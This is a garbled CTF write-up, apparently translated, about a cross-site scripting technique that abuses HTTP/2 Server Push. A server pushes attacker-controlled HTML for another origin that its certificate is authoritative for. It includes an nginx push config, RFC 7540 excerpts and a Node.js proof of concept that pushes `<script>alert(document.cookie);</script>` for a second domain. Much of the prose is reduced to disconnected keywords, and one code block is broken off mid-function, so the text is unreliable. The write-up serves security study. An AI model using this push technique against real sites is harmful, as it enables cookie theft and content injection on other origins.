

A Magic Way of XSS in HTTP/2

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Content

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corCTF

Magic

HTTP/2 Server Push

XSS

@ehhthing

TL;DR

HTTP/2 Server

HTTP/2 Server Push

HTTP/2

Global XSS

- HTTP/2: Server HTTP/2
-

HTTP/2 & Server Push

Server Push

HTTP/2

HTTP/2

Server Push

Background

HTTP

HTTP/1.1

HTTP/1.1

Pipeline

Web

Headers

Web

TCP

HTTP/2

1997


HTTP/1.1

IETF

HTTP

(Server Push)


Browsing in HTTP/1.x



What Server Push is

HTTP/2 Server Push allows an [HTTP/2](https://www.smashingmagazine.com/2017/04/guide-http2-server-push/)-compliant server to send resources to an HTTP/2-compliant client before the client requests them. Server Push is a performance technique aimed at reducing latency by loading resources preemptively, even before the client knows they will be needed.

HTTP/2 Server Push is not a notification mechanism from server to client. Instead, pushed resources are used by the client when it may have otherwise produced a request to get the resource anyway.



How it works



[image: <https://www.smashingmagazine.com/2017/04/guide-http2-server-push/>]

“ ” Nginx Nginx `http2_push`

```
server {
  listen 443 ssl http2;
  server_name _;
  ssl_certificate /path/to/cert.pem;
  ssl_certificate_key /path/to/key.pem;
  root /var/www/html;

  http2_push /styles.css;
  location = / {
    index index.html;
  }
}
```

HTTP/2 Push

index.html

" "

styles.css

- Stream ID 1 index.html HEADERS " " styles.css
- Stream ID 1 styles.css PUSH_PROMISE
- Stream ID 1 HEADERS index.html
- index.html DATA Stream ID 1
- HEADERS 2 styles.css HEADERS[2]/DATA[2]

 (https://imgtu.com/i/v8xkwV)

index.html

Chrome push

```
<head><link rel="icon" href="data:,"><link rel="stylesheet" href="styles.css"></head>
This is push index
```

Where the bug is

HTTP/2 Push

Push

CSS/JS

HTTP/2 push is tougher than I thought

As the owners of developers.google.com/web, we could get our server to push a response containing whatever we wanted for android.com, and set it to cache for a year. A simple fetch would be enough to drag that in the HTTP cache. Then, if our visitors went to android.com, they'd see "NATIVE SUX – PWA RULEZ" in large pink comic sans, or whatever we wanted.

Of course, we wouldn't do that, we love Android. I'm just saying... Android: if you mess with the web, we'll fuck you up.

Ok ok, I jest, but the above actually works. You can't push assets for *any origin*, but you can push assets for origins which your connection is "authoritative" for.

If you look at the certificate for developers.google.com, you can see it's authoritative for all sorts of Google origins, including android.com.

HTTP/2 [RFC 7540#Section-8.2](#)

The server MUST include a value in the ":authority" pseudo-header field for which the server is authoritative (see Section 10.1). A client MUST treat a PUSH_PROMISE for which the server is not authoritative as a stream error (Section 5.4.2) of type `PROTOCOL_ERROR`.

HTTP/2 relies on the HTTP/1.1 definition of authority for determining whether a server is authoritative in providing a given response (see [RFC7230], Section 9.1). This relies on local name resolution for the "http" URI scheme and the authenticated server identity for the "https" scheme (see [RFC2818], Section 3).

RFC	Push	Push	:authority
(any)			:authority

Let's try!

[mkcert](#)

```
mkcert -key-file key.pem -cert-file cert.pem a.zedd.ovo b.zedd.ovo
```

nodejs

HTTP/2

```
const http2 = require("http2");
const path = require("path");
const fs = require("fs");

const { HTTP2_HEADER_PATH, HTTP2_HEADER_AUTHORITY } = http2.constants;

const MAIL_DOMAIN = "b.zedd.ovo";
const EXPLOIT_DOMAIN = "a.zedd.ovo";

const server = http2.createSecureServer(
  {
    cert: fs.readFileSync(path.join(__dirname, "cert.pem")),
    key: fs.readFileSync(path.join(__dirname, "key.pem")),
    origins: [`https://${EXPLOIT_DOMAIN}`, `https://${MAIL_DOMAIN}`],
  },
  (req, res) => {
    if (req.url === "/") {
      res.end("This is the HTTP/2 Server\n");
    } else if (req.url === "/set") {
      res.setHeader("Set-Cookie", `mycookie=test; domain=${MAIL_DOMAIN}; path=/; expires=${new Date(Date.now() + 1000000000000).toUTCString()}`);
      res.end("Set cookie: mycookie=test\n");
    } else if (req.url === "/csp") {
      res.setHeader("Content-Security-Policy", "default-src 'self'");
      res.end("Set CSP\n");
    } else if (req.url === "/push") {
      res.stream.pushStream(
        {
          [HTTP2_HEADER_AUTHORITY]: MAIL_DOMAIN,
          [HTTP2_HEADER_PATH]: "/",
        },
        (err, pushStream, headers) => {
          console.log("push");
          pushStream.on("error", console.error);

          let content = "<script>alert(document.cookie);</script>";

          pushStream.respond({
            "content-length": content.length,
            "content-type": "text/html",
          });

          pushStream.end(content);
        }
      );
    }
  }
);
```

```

let content = `<meta http-equiv="refresh" content="1;url=https://${MAIL_DOMAIN}/" />`;

res.stream.respond({
  "content-length": content.length,
  "content-type": "text/html",
});
res.stream.end(content);
}
}
);

server.listen(443);

```

[HTTP2_HEADER_AUTHORITY]: MAIL_DOMAIN

- <https://b.zedd.ovo/set> b cookie
- <https://a.zedd.ovo/push> Push b
- X

[[image: vGEils.gif]](<https://imgtu.com/i/vGEils>)

GIF <https://s1.ax1x.com/2022/08/11/vGEils.gif>

a.zedd.ovo b.zedd.ovo

- <https://b.zedd.ovo/set> cookie a.zedd.ovo b cookie
- <https://a.zedd.ovo/push> HTTP/2 Push b a refresh
b a push :authority b b
- b push :authority

Summary

Magic

- CSP CSP
-
- HTTP/2 Server Push
- HTTP/2 Server Push CDN Server
- Server Push
- Chrome HTTP/2 Server Push Intent to Remove: HTTP/2 and gQUIC server push
- h
- XSS Push ~

CTF
CTF

XSS

HTTP/2 Push

Funny Web CTF : <https://t.zsxq.com/047y7iAuf>

Thanks [@ehhthing](#) for his amazing challenges!

References

[RFC7540](#)

[HTTP/2 push is tougher than I thought](#)

[Introduction to HTTP/2](#)

[A Comprehensive Guide To HTTP/2 Server Push](#)

[HTTP/2 Server Push](#)

[HTTP/2 Server Push](#)

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